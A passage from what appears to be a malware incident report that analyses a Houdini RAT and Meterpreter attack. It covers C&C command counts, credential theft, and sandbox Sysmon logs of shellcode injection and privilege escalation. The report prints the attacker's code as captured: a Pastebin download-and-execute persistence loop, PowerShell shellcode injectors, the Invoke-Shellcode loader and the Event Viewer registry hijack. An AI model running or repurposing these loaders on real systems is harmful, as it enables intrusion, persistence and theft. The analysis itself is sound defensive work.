Reviewing the Houdini components C&C commands distribution reveals indicates that the objectives of this attack may be different when compared to the previous attack. For instance, the excessive number of the screen capturing commands issued by the C&C. Additionally, the C&C server requested the upload of the potential Houdini Elite binary only once. Interestingly, the C&C server initiated file uploads to the infected host via the command “filemanager_upload_tcp”, which is discussed in the next section.

# Houdini Scout Commands	# Houdini Elite Commands
34 scote_pong	224 command=screenshot_start
31 command=scote_ping	220 command=screen_capture
1 scote_upgrade	79 command=pong
1 command=scote_connection	75 command=ping
	14 command=filemanager_folder_filemanager_file
	6 command=filemanager_init
	5 command=screen_capture_init
	5 command=filemanager_upload_tcp
	4 command=password_chrome
	4 command=new_rcs
	4 command=filemanager_root
	4 command=filemanager_download
	3 command=password_init
	2 command=webcam_list
	2 command=webcam_capture_init
	2 command=screenshot_stop
	2 command=password_firefox
	2 command=microphone_stop
	2 command=microphone_start
	2 command=micophone_capture_init
	2 command=keylogger_init
	2 command=keylogger_file
	2 command=filemanager_thumb
	2 command=filemanager_stop
	1 command=webcam_stop
	1 command=sc
	1 command=password_stop
	1 command=keylogger_stop

Figure 333. Houdini Scout and Elite Commands Distribution from Network Traffic

From Houdini SE to PowerShell Shellcode and Binary Injection

As discussed in the previous section, that actor issued five file upload commands via “filemanager_upload_tcp”. Two of these commands occurred because of the C&C server command “password_chrome” responsible for stealing credentials from the Chrome browser. Recall in attack ATT-SEP-17, such command requires the SQLite libraries to be present on the system, which are missing from the sandbox. Hence, the C&C server uploaded the SQLite DLL into the “%TEMP%” directory on the infected host.

```
....command=password_init
hwid=[REDACTED]
guid={[REDACTED]}
....command=password_firefox
....command=password_firefox
firefox=
....command=password_chrome
....command=password_chrome
chrome=sqlite is missing ...
....command=password_chrome
....command=password_chrome
chrome=sqlite is missing ...
....command=password_stop

....command=filemanager_upload_tcp
filename=sqlite3.dat
.....MZ.....@.....
...L.!This program cannot be run in DOS mode.
```

Figure 334. Failed Chrome Passwords Exfiltration Due to Missing SQLite and its Upload to Infected Host

The remaining three upload commands pertain to the actor uploading a file named “sts.cmd” to the “%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup” directory. Note that the file name “sts” resembles the name of the persistence binary “sts.exe” from the previous attack.

```
....command=filemanager_init
hwid=[REDACTED]
guid={[REDACTED]}
....command=filemanager_root
....command=filemanager_root
root=C:\|3|D:\|5
....command=filemanager_folder_filemanager_file
special=startup
....command=filemanager_folder_filemanager_file
folders=
files=desktop.ini|174|6|msword.exe|149504|32
root=C:\Users[REDACTED]AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
....command=filemanager_upload_tcp
upload_path=C:\Users\Administrator\Desktop\sts.cmd
filename=C:\Users[REDACTED]AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
\sts.cmd
param=nan
execute=true
runpe=nan
....command=filemanager_folder_filemanager_file
path=C:\Users[REDACTED]AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
```

Figure 335. Upload of Batch Script “sts.cmd” from Houdini C&C Server to Infected Host

As can be expected, the file “sts.cmd” is the same as the runtime time-based persistence batch script with PowerShell commands observed in attacks ATT-MAR-12, ATT-MAR-26, ATT-APR-18, ATT-JUN-05, and ATT-JUL-18.

```
:Start
powErShEll.EXE -nop -w hiddEn -c $J=nEw-oBjEcT nEt.wEbcliEnt;$J.proxy=[NET.WEBREQUEST]::GETSyStEMWEbProxy();
$J.Proxy.CrEdEntIaLs=[NET.CrEdEntIaLcachE]::DEFaUltCrEdEntIaLs;IEEx $J.downloadString
('https://pastebin.com/raw/PHevv8PP');
TIMEOUT 1100
goto Start
```

Figure 336. Contents of the Runtime Time-based Persistence Batch Script “sts.cmd”

The batch script utilized PowerShell to retrieve the raw paste code “PHevv8PP”. Recall that the actor utilized and modified the contents of this paste code in the attack ATT-JUL-18. Since the paste was retrieved over HTTPS, the contents are retrieved via the browser. Coincidentally, the actor modified the contents of the paste code “PHevv8PP” during the analysis, adding additional attack artifacts. In fact, on October 29, 2017, the actor created five new pastes.

The below screenshots demonstrate the changes. For the remainder of this analysis the first version of paste will be referred as “**PHevv8PP_1**” for the contents before the change and “**PHevv8PP_2**” for the contents after the change to facilitate the analysis.

The screenshot shows a browser window with the URL <https://pastebin.com/PHevv8PP>. The page title is "PASTEBIN". The main content area contains a large block of PowerShell code. Below the code, a section titled "RAW Paste Data" displays the same code with numerous redacted sections, indicated by long horizontal red lines.

```

if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe';$s=New-Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-nop -w hidden -c $s=New-Object IO.MemoryStream,[System.Convert]::FromBase64String('H4sIAoIq8FkCA7Vvb/waSB0+nEr9D1aFZFtyeL+miVTpbMBAg10IAwQoOm3stb2weM16zVuv//3GYAdybapcpbMsseud2Z15nm(New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();'$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);

```

Figure 337. Contents of Paste Code “PHevv8PP” Before Updating

The screenshot shows a browser window with the URL <https://pastebin.com/PHevv8PP>. The page title is "PASTEBIN". The main content area contains a large block of PowerShell code. Below the code, a section titled "RAW Paste Data" displays the same code with several sections replaced by redacted content.

```

if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe';$s=New-Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-nop -w hidden -c $s=New-Object IO.MemoryStream,[System.Convert]::FromBase64String((new-object System.Net.WebClient).DownloadString('https://pastebin.com/raw/Ngs18J1k'))[IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();'$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);

```

Figure 338. Contents of Paste Code “PHevv8PP” After Updating

PHevv8PP_1 – Shellcode Injection for Remote Troubleshooting via Meterpreter

The PowerShell Script in this paste code is similar to what the actor have been using for injecting shellcode, and ultimately achieving reverse connections to a Meterpreter server. This script is analyzed to extract the Meterpreter server IP address. As can be observed, the shellcode used is the reverse TCP connection shellcode. However, the actor incorporated a new Meterpreter server IP address, which falls within the same network subnet as the other Meterpreter servers the actor utilized during previous attacks.

```
;PHevv8PP_1; 2017-10-25 ; "block_reverse_tcp.asm" Assembly from GitHub
    .text
        .intel_syntax noprefix
        .globl _start

_start:
    ; Push the bytes 'ws2_32',0,0 onto the stack.
    push dword 0x3233
    push dword 0x5f327377
    push esp
    push dword 0x726774c
    call ebp
    mov eax,0x190
    sub esp,eax
    push esp
    push eax
    push dword 0x6b8029
    call ebp
    ; LoadLibraryA( "ws2_32" )
    ; EAX = sizeof( struct WSADATA )
    ; alloc some space for the WSADATA structure
    ; push a pointer to this stuct
    ; push the wVersionRequested parameter
    ; hash( "ws2_32.dll", "WSAStartup" )
    ; WSAStartup( 0x0190, &WSADATA );
    ; save pointer to sockaddr struct
    set_address:
    push byte +0x5
    push dword 0x8f7bb8d5
    push dword 0xbb010002
    mov esi,esp
    ; host 127.0.0.1
    ; family AF_INET and port 4444
    ; retry counter
    ; Meterpreter Server IP address
    ; Meterpreter Listening Port
    ; NEW IP ADDR.
    ; 213.184.123.143
    ; save pointer to sockaddr struct
    ; 443
    ; endianness> d5b87b8f (hex to decimal)> 3585637263 (decimal to IP)> 213.184.123.143
    ; endianness> 0200(01bb) (hex to decimal)> 443
```

Figure 339. Disassembled Shellcode Matching Meterpreter Reverse TCP ASM and New Meterpreter Server

From the infected host perspective, the shellcode is injected into the PowerShell process, as has been the case in all of the previous attacks involving shellcode injection via PowerShell. Additionally, the decoded base64 blob in the above Sysmon event and its execution is logged with event ID 4104 by the Script Block logging, which also demonstrates the encoded shellcode.

```
Process Create:
UtcTime: 2017-10-25 16:32:06.503
ProcessGuid: {fd8bd75-bc86-59f0-0000-001085b95d00}
ProcessId: 1464
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
CommandLine: "powershell.exe" -nop -w hidden -c $s=New-Object IO.MemoryStream,[Convert]::FromBase64String
("H4siAOrq8FkCA7VWbW/ASBd+oErD1aZCFTyel+miVTpbMBAglOIAwQoOm3stb2weMI62Vu/v//3GAYdabpcpbMSseudZ215nmdm7cWhlwgRpUW0efxr5d
9e/urls4WkhKbrNqujwK5qf5CK9juXPZcvkHp2Bka52v1LH0WVm+niZZwtEwnvV5S3mHifMM83sdCjCC8eKcGRokp/S8MAc3z+
5XGKHF9K3j/5ZuUPSKamm1yAmwdK6hblrWVQ5KyzbSOqElm/9Kqut891033iKEY0U2d5GAI/yLqWyKn1KwvPt0usyBzxOluj/JDElbK+X4YlQ/fwm4rbGERMDe
SVcgF/gWMQ-Ik6ySbQ5GigzDLme07rcr+CtD4crNsdkLowp1aQ/IUkw10cCrLA5C4wZ0sb8xVclRv0dCl+A57U+UWr7PU3
+qknDqBVvDwVQOCXg9Wm5M8cfVn8M9wW1Kjny9Alis9
+/e/OyTBKv6a1Lz81QdMDqbt7McIola6LC7489SUZMsOBkJxrcwzd3zGktTaJwMpI0pdziRmy0/1LmTGYouuNUdMdj/RrsDIZMOJOw7TM1cc+
7ZLxR2uyj054vo2RavfZPsfvB5q4hNEV0F7Bbx7TSCR4atLkr7Tgoohn/yIm1MvcdADHCK1CtVwRwoUra2oEFIHWy0CEB6LGmXuq5G12ejlHI7
IGURpUjeGgn0cal1leT9DA16ZleC7fysdwzgK4gblZNTN1RTG9LgaCyPBwv4eg9T7SV2CKJEpUll42tibxs2Pln-JQ05SS01edVsAdvEny0WiCA4R7tx8zYw7c
WS4gx7KvbpmHs8hGNX/leAmcgrk6QyCA4CQ/otSkTmjQgKECPFA9UdLvBXHSJJ/wahyndChZwUyMrUgUpvnu6OgOn/OE3GmCO3x4AkwdM1bg
CjCh6u24ICU8qHwhdRoEbtkFqOMScfU1KbQv+6t5zvJU9
+Z61rw-lbw9HbUlrdre/Vqq6u7UFV2l2uOm2hd4VmM1sv0XXH4IxW/2d+j8VN0tr8n07ujuaFP4uDn266Kx2c181xvWPc/+8Oy70h8m6QxrPaNYRp16I+
4MjbVRtEVNm71SL83vzb4f2hAUd8r+A+ISO2HT4bU1+6t6M64u2tvAwsdztaF56H1bne0Pv2B1yBrsZGvzbglb7DSY3axK/uQa/Oc4HGvbxq9nmno/ebs
qX528MH3AQGfAm4
+XDQBgZEOKwCs/q28Ub9qkzJINvspfxZjjB6R3xluzUciNojKaGw3AERz/AQjZzmI4L/fb/M9AG9Pdr2WvUbZ1y6KzPhJegdjcy2dU4ZdO945v15qyhaBvlg08Q
p/nyshk3Ey7ZZeRx7ht1jnmKldw-cD9lgtQpU7Sw0-tFe6Q2QefQ1VgVp/35Ks+G6rGzZ6
+ursIQLqjWYL5dg59EWjFtaVhNZc3FSLkPbb06yx5V57qdclf025:cn0f1allKOXdGZ/87mmknbvDjvgnN47tfrL4j4aj2xOChpZcv/hPawvPDEBEBxb0EooP19ov
0EhlpJVKHAF+vSj1C+xKL814WPgHjyBTSAKAAA=");IE (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream[$,
[IO.Compression.CompressionMode]::Decompress])),ReadToEnd();
CurrentDirectory: C:\Users\██████\Documents\
User: ██████████
LogonGuid: {fd8bd75-8f8c-58bc-0000-00209c2f0600}
LogonId: 0x62F9C
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=70BA57FB0BF2F34B86426D21559F5F6D05C1268193904DE8E959D7B06CE964CE,IMPHASH=A4D32F1AEF525B8ADA6A26F28596AC2E
ParentProcessGuid: {fd8bd75-bc84-59f0-0000-00103f2e5d00}
ParentProcessId: 2100
ParentImage: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: powershell.exe -nop -w hidden -c $j=nEw-objEc t nEt.wEbllEnt;$j.proxy=[Net.WEBREquEst]::GETSYStEmWEbProxy();$j.Proxy.CrEdEntiaS=[Net.CrEdEntiaCache];DefaultCrEdEntiaS;$j.downloadString("https://pastebin.com/raw/PHevv8PP")
```

```

Creating Scriptblock text (1 of 1):
function msxb_wr {
    Param ($xvGdrshk1khT, $wQdotBca)
    $jYlzl3oLgZ = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split("\\")[-1].Equals("System.dll") }).GetType([Microsoft.Win32.UnsafeNativeMethods])

    return $jYlzl3oLgZ.GetMethod("GetProcAddress").Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef([IntPtr]$jYlzl3oLgZ.GetMethod("GetModuleHandle").Invoke($null, @($xvGdrshk1khT))))))
}

function o3gwiCyuG {
    Param (
        [Parameter(Position = 0, Mandatory = $true)] [Type[]] $mKtx,
        [Parameter(Position = 1)] [Type] $aJxBcAcfiUC = [void]
    )

    $o8z = [AppDomain]::CurrentDomain.DefineDynamicAssembly(([New-Object System.Reflection.AssemblyName('ReflectedDelegate'))], [System.Reflection.Emit.AssemblyBuilderAccess::Run]).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $o8z.DefineConstructor([RTSpecialName::HideBySig, Public], [System.Reflection.CallingConventions]::Standard, $mKtx).SetImplementationFlags('Runtime, Managed')
    $o8z.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $aJxBcAcfiUC, $mKtx).SetImplementationFlags('Runtime, Managed')

    return $o8z.CreateType()
}

[Byte[]]$kpPYh0kyk = [System.Convert]::FromBase64String
('OICAAAAAnIMcbktAwIIMi1U3loD7dKjh/rDxhfAlsIMHPDOHH4vJSV4tSEltKpItMEXjjSAHRYtZIAHTi0kY4zpJzSLAdY/6zBzw0Bxzjggf/Dffg7fSR15FILW
CQB02alDEULWbv804EiwHQiUQjFHtVlaUr/gX19axixJrV1oMzIAAGh3cfVGHMdY/H/9W4kAEAAChEVFB0kVBrAP/VagVo1bh/j2gCAAG7ieZQUBQQFB
AUGjqD9/g/9WxhBVV2iZpXRh/9WFwHQM/04lexo8LWIVv/VagBqBFZxaALzy//1Ys2akb0ABAAAFAZqAGhYpFPI/9WTU2oAVINxaALzy//1QHDKcZ17sM=')

$bLY3r9cP = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer([msxb_wR kernel32.dll VirtualAlloc], (o3gwiCyuG @([IntPtr], [UInt32], [UInt32], [UInt32] ([IntPtr]))).Invoke([IntPtr]::Zero, $kpPYh0kyk.Length, 0x3000, 0x40))
[System.Runtime.InteropServices.Marshal]::Copy($kpPYh0kyk, 0, $bLY3r9cP, $kpPYh0kyk.Length)

$sdjij = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer([msxb_wR kernel32.dll CreateThread], (o3gwiCyuG @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr] ([IntPtr]))).Invoke([IntPtr]::Zero, 0, $bLY3r9cP, [IntPtr]::Zero, 0, [IntPtr]::Zero))
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer([msxb_wR kernel32.dll WaitForSingleObject], (o3gwiCyuG @([IntPtr], [UInt32])).Invoke($sdjij, 0xffffffff) | Out-Null

```

Figure 340. Sysmon and PowerShell Events of Injection into Currently Running PowerShell Process

The successful injection of the PowerShell process was immediately followed by connections established by the same process to the Meterpreter server IP address and destination port extracted earlier.

Information		10/25/2017 4:32:10 PM	Sysmon	3 Network connection detected (rule: NetworkConnect)
Information		10/25/2017 4:32:10 PM	Sysmon	3 Network connection detected (rule: NetworkConnect)
Event 3, Sysmon				
General		Details		
ProcessGuid:	[fd8bd75-bc86-59f0-0000-001085b95d00]	Source	SrcPort	Destination
ProcessId:	1464			
Image:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe			
User:	[REDACTED]			
Protocol:	tcp			
Initiated:	true			
SourceIsIPv6:	false			
SourceIP:	172.16.40.142			
SourceHostname:	[REDACTED]			
SourcePort:	52079			
SourcePortName:				
DestinationIsIPv6:	false			
DestinationIP:	213.184.123.143			
DestinationHostname:				
DestinationPort:	443			
DestinationPortName:	https			

Time	Source	SrcPort	Destination	DstPort	Protocol	Info
2017-10-25 16:32:08.336457	172.16.40.142	52079	213.184.123.143	443	TCP	52079 → 443 [SYN] Seq=0 Win=8192
2017-10-25 16:32:08.841157	213.184.123.143	443	172.16.40.142	52079	TCP	443 → 52079 [SYN, ACK] Seq=0 Ack=1
2017-10-25 16:32:08.841233	172.16.40.142	52079	213.184.123.143	443	TCP	52079 → 443 [ACK] Seq=1 Ack=1 Win

Figure 341. Sysmon Event/Network Traffic of Injected PowerShell Process Connecting to Meterpreter Server

Afterwards, the injected PowerShell process dropped a .DLL file named "yzgijd.dll" into the "%TEMP%" directory followed by a named pip creation. The original .DLL file was not recovered, however, a temporary DLL file with extension .TMP was located on the "%TEMP%" directory (hard drive forensics may provide evidence to file renaming but was not pursued).

```

File created:
UtcTime: 2017-10-25 16:36:00.255
ProcessGuid: {fdd8bd75-bc86-59f0-0000-001085b95d00}
ProcessId: 1464
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
TargetFilename: C:\Users[REDACTED]\AppData\Local\Temp\yzgjjd.dll
CreationUtcTime: 2017-10-25 16:36:00.255

```

Figure 342. Injected PowerShell Process dropping .DLL File to %TEMP% Directory

Through the injected PowerShell process and Meterpreter connection, the actor attempted to identify the group membership and the type of the currently logged on user by issuing the Windows command “whoami /groups”.

```

Process Create:
UtcTime: 2017-10-25 16:36:38.381
ProcessGuid: {fdd8bd75-bd96-59f0-0000-001037e55e00}
ProcessId: 120
Image: C:\Windows\SysWOW64\cmd.exe
CommandLine: cmd.exe /c whoami /groups
CurrentDirectory: C:\Users[REDACTED]\Documents\
User: [REDACTED]
LogonGuid: {fdd8bd75-8f8c-58cb-0000-00209c2f0600}
LogonId: 0x62F9C
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=
17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE,IMPHASH=CEEFB55F764020CC5C5F8F23349AB163
ParentProcessGuid: {fdd8bd75-bc86-59f0-0000-001085b95d00}
ParentProcessId: 1464
ParentImage: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

```

Figure 343. Currently Logged On User Fingerprinting Command via the Injected PowerShell Process

The actor dropped additional binary files into the “%TEMP%” directory using the same injected PowerShell process. The actor dropped the binaries “QPtoORIut.exe” and “rmSIDlzWdmd.exe”, and then executed the former while passing the latter as an argument.

```

File created:
UtcTime: 2017-10-25 16:36:47.211
ProcessGuid: {fdd8bd75-bc86-59f0-0000-001085b95d00}
ProcessId: 1464
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
TargetFilename: C:\Users[REDACTED]\AppData\Local\Temp\QPtoORIut.exe
CreationUtcTime: 2017-10-25 16:36:47.211

File created:
UtcTime: 2017-10-25 16:36:54.652
ProcessGuid: {fdd8bd75-bc86-59f0-0000-001085b95d00}
ProcessId: 1464
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
TargetFilename: C:\Users[REDACTED]\AppData\Local\Temp\rmSIDlzWdmd.exe
CreationUtcTime: 2017-10-25 16:36:54.652

```

Figure 344. Metasploit Privilege Escalation Binaries Dropped via Injected PowerShell Script

```

Process Create:
UtcTime: 2017-10-25 16:36:58.037
ProcessGuid: {fdd8bd75-bdaa-59f0-0000-00102cfb5e00}
ProcessId: 2376
Image: C:\Users[REDACTED]\AppData\Local\Temp\QPtoORIut.exe
CommandLine: C:\Users[REDACTED]\AppData\Local\Temp\QPtoORIut.exe /c C:\Users\sgpriv\AppData\Local\Temp\rMSIDlzWdmd.exe
CurrentDirectory: C:\Users[REDACTED]\Documents\
User: [REDACTED]
LogonGuid: {fdd8bd75-8f8c-58cb-0000-00209c2f0600}
LogonId: 0x62F9C
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=2A694038D64BC9CFCD8CAF6AF35B6BFB29D2CB0C95BAEEFFB2A11CD6E60A73D1,IMPHASH=
1C55505D21CE3A863DCBB3D4D7FD882B
ParentProcessGuid: {fdd8bd75-bc86-59f0-0000-001085b95d00}
ParentProcessId: 1464
ParentImage: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

```

Figure 345. Execution of Dropped Binaries via Injected PowerShell Process

The above execution resulted in code injection into the Explorer process by creating a remote thread, and eventually dropping the binary “tior.exe” to disk, and creating three named pipes “\TIOR_In”, “\TIOR_Out”, and “\TIOR_Err”.

```
CreateRemoteThread detected:
UtcTime: 2017-10-25 16:36:58.069
SourceProcessGuid: {fd8bd75-bdaa-59f0-0000-00102cfb5e00}
SourceProcessId: 2376
SourceImage: C:\Users\[REDACTED]\AppData\Local\Temp\QPtoORIut.exe
TargetProcessGuid: {fd8bd75-aff4-59f0-0000-0010d8605100}
TargetProcessId: 2148
TargetImage: C:\Windows\SysWOW64\explorer.exe
NewThreadId: 1444
StartAddress: 0x0000000002670000
StartModule:
StartFunction:
```

Figure 346. Code Injection into Explorer Process by Executed Binary “QPtoORIut.exe”

```
File created:
UtcTime: 2017-10-25 16:36:58.069
ProcessGuid: {fd8bd75-bdaa-59f0-0000-00102cfb5e00}
ProcessId: 2376
Image: C:\Users\[REDACTED]\AppData\Local\Temp\QPtoORIut.exe
TargetFilename: C:\Users\[REDACTED]\AppData\Local\Temp\tior.exe
CreationUtcTime: 2017-10-25 16:36:58.069
```

Figure 347. New Binary “tior.exe” Dropped After Executing Binary “QPtoORIut.exe”

The execution also resulted in the explorer process crashing, causing the actor to repeat the series of actions starting from issuing the commands “whoami /groups” to dropping and executing two additional binaries with one being new. At this point, the Explorer process continued to crash leading the actor to manipulate the registry through the injected PowerShell process and the established Meterpreter connection. The actor created a registry key to achieve privilege escalation via the Windows Event Viewer trick. The value of the key was set to the same shellcode PowerShell injection script analyzed earlier in this section.

```
Registry object added or deleted:
EventType: CreateKey
UtcTime: 2017-10-25 16:39:50.559
ProcessGuid: {fd8bd75-bc86-59f0-0000-001085b95d00}
ProcessId: 1464
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
TargetObject: \REGISTRY\USER\S-1-5-21-[REDACTED]-1001_CLASSES\mscfile\shell\open\command

Registry value set:
EventType: SetValue
UtcTime: 2017-10-25 16:39:52.166
ProcessGuid: {fd8bd75-bc86-59f0-0000-001085b95d00}
ProcessId: 1464
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
TargetObject: \REGISTRY\USER\S-1-5-21-[REDACTED]-1001_CLASSES\mscfile\shell\open\command\(\Default)
Details: C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe -nop -w hidden -c "IEX (Get-ItemProperty -Path HKCU\Software\Classes\mscfile\shell\open\command -Name PSjpVobk).PSjpVobk"

Registry value set:
EventType: SetValue
UtcTime: 2017-10-25 16:39:53.336
ProcessGuid: {fd8bd75-bc86-59f0-0000-001085b95d00}
ProcessId: 1464
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
TargetObject: \REGISTRY\USER\S-1-5-21-2582571082-259775069-2301011524-1001_CLASSES\mscfile\shell\open\command\PSjpVobk
Details: Set-StrictMode -Version 2
$slFD = @"
    using System;
    using System.Runtime.InteropServices;
    namespace qNL2j9 {
        public class func {
            [Flags] public enum AllocationType { Commit = 0x1000, Reserve = 0x2000 }
            [Flags] public enum MemoryProtection { ExecuteReadWrite = 0x40 }
            [Flags] public enum Time : uint { Infinite = 0xFFFFFFFF }
            [DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
```

Figure 348. PowerShell Injection Script Privilege Escalation via Windows Event Viewer Registry Key

Afterwards, the actor executed the Windows Event Viewer to run the stored PowerShell script with high integrity level to ensure successful injection. However, the injection failed causing the PowerShell process to crash.

PHevv8PP_2 – Raw Houdini Scout Binary Injection via PowerShell

The PowerShell script in this paste performs seemingly similar functions as the paste “PHevv8PP_1”. However, instead of embedding the base64-encoded and gzipped internal PowerShell script responsible for the actual shellcode injection directly, the script downloads another paste, specifically, paste code “Ngs18J1k”, and then the script base64 decodes and gunzips the contents of the downloaded paste.

```
if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir + '\syswow64\WindowsPowerShell\v1.0\powershell.exe'};$s=New-Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-nop -w hidden -c $s=New-Object IO.MemoryStream([System.Convert]::FromBase64String((new-object System.Net.WebClient).DownloadString('"https://pastebin.com/raw/Ngs18J1k"')));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();'$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);
```

Figure 349. Contents of Paste Code “PHevv8PP_2” After Updating

The paste code “Ngs18J1k” contained a large base64-encoded and gzipped string blob (not shown here due to size limitation). Decoding and gunzipping the string blob results in the “Invoke-Shellcode” PowerShell script copied and modified to perform local shellcode injection.

```
function Invoke-Shellcode
{
    function Local:Get-DelegateType
    {
        ...
    }

    function Local:Get-ProcAddress
    {
        ...
    }

    # Emits a shellcode stub that when injected will create a thread and pass execution to the main shellcode payload
    function Local:Emit-CallThreadStub ([IntPtr] $BaseAddr, [IntPtr] $ExitThreadAddr, [Int] $Architecture)
    {
        ...
    }

    function Local:Inject-LocalShellcode
    {
        ...
    }

    # I sincerely hope you trust that this shellcode actually pops a calc...
    # Insert your shellcode here in the for 0xXX,0xXX,...
    # 32-bit payload
    [Byte[]] $Shellcode = [System.Convert]::FromBase64String
    ("VVsg8TU41d/01FCAAAiQ0LA4PAEFDojAcAAFDqogcAAFDgAgAAIsTiUIMiwODwCRQ6HABAABQ6I4HAABQ6PwHAACLE4ICIIIsDg8BgU0hUBwAAU0hyBwA/")

    # Inject shellcode into the currently running PowerShell process
    $VirtualAllocAddr = Get-ProcAddress kernel32.dll VirtualAlloc
    $VirtualAllocDelegate = Get-DelegateType @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])
    $VirtualAlloc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocAddr, $VirtualAllocDelegate)
    $VirtualFreeAddr = Get-ProcAddress kernel32.dll VirtualFree
    $VirtualFreeDelegate = Get-DelegateType @([IntPtr], [UInt32], [UInt32]) ([Bool])
    $VirtualFree = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualFreeAddr, $VirtualFreeDelegate)
    $CreateThreadAddr = Get-ProcAddress kernel32.dll CreateThread
    $CreateThreadDelegate = Get-DelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr])
    $CreateThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($CreateThreadAddr, $CreateThreadDelegate)
    $WaitForSingleObjectAddr = Get-ProcAddress kernel32.dll WaitForSingleObject
    $WaitForSingleObjectDelegate = Get-DelegateType @([IntPtr], [Int32]) ([Int])
    $WaitForSingleObject = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($WaitForSingleObjectAddr, $WaitForSingleObjectDelegate)

    Inject-LocalShellcode
}

Invoke-Shellcode
```

Figure 350. Partial View of Paste Code “Ngs18J1k” Invoke-Shellcode PowerShell after Base64 Decoding

Now that the function of the encoded blob is identified, the analysis proceeds to identifying the base64-encoded content being injected. In this instance, the encoded blob is large enough to eliminate the usual reverse connection shellcode. Decoding and converting the resulting hexadecimal into a binary form leads to a file with a size 29KB approximately. This file appears to be a UPX packed binary file as evident in the headers. Recall that the Houdini Elite component uploaded to the infected hosted was also UPX packed in all of the previous attacks involving Houdini SE.

extracted_shellcode.bin x																	
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0880h:	4B	8B	5A	1C	01	EB	8B	04	8B	01	E8	89	44	24	1C	61	K\xZ...ë<..<..ë%D\$..a
0890h:	5D	C2	08	00	E8	00	00	00	00	58	83	C0	07	C3	8B	C0	JÀ..è....XfÀ.À<À
08A0h:	FF	FF	FF	FF	00	00	00	00	00	00	00	00	00	00	00	00	ÿÿÿÿ.....
08B0h:	4C	6F	61	64	4C	69	62	72	61	72	79	41	00	00	00	00	LoadLibraryA....
08C0h:	00	00	00	00	49	73	42	61	64	52	65	61	64	50	74	72IsBadReadPtr
08D0h:	00	00	00	00	00	00	00	56	69	72	74	75	61	6C	41VirtualA	
08E0h:	6C	6C	6F	63	00	00	00	00	00	00	00	00	56	69	72	74	lloc.....Virt
08F0h:	75	61	6C	50	72	6F	74	65	63	74	00	00	00	00	00	00	ualProtect....
0900h:	47	65	74	50	72	6F	63	41	64	64	72	65	73	73	00	00	GetProcAddress..
0910h:	00	00	00	00	56	69	72	74	75	61	6C	46	72	65	65	00VirtualFree.
0920h:	00	68	00	00	4D	5A	50	00	02	00	00	00	04	00	0F	00	.h..MZP.....
0930h:	FF	FF	00	00	B8	00	00	00	00	00	00	00	40	00	1A	00	ÿÿ..,.....@...
0940h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0950h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
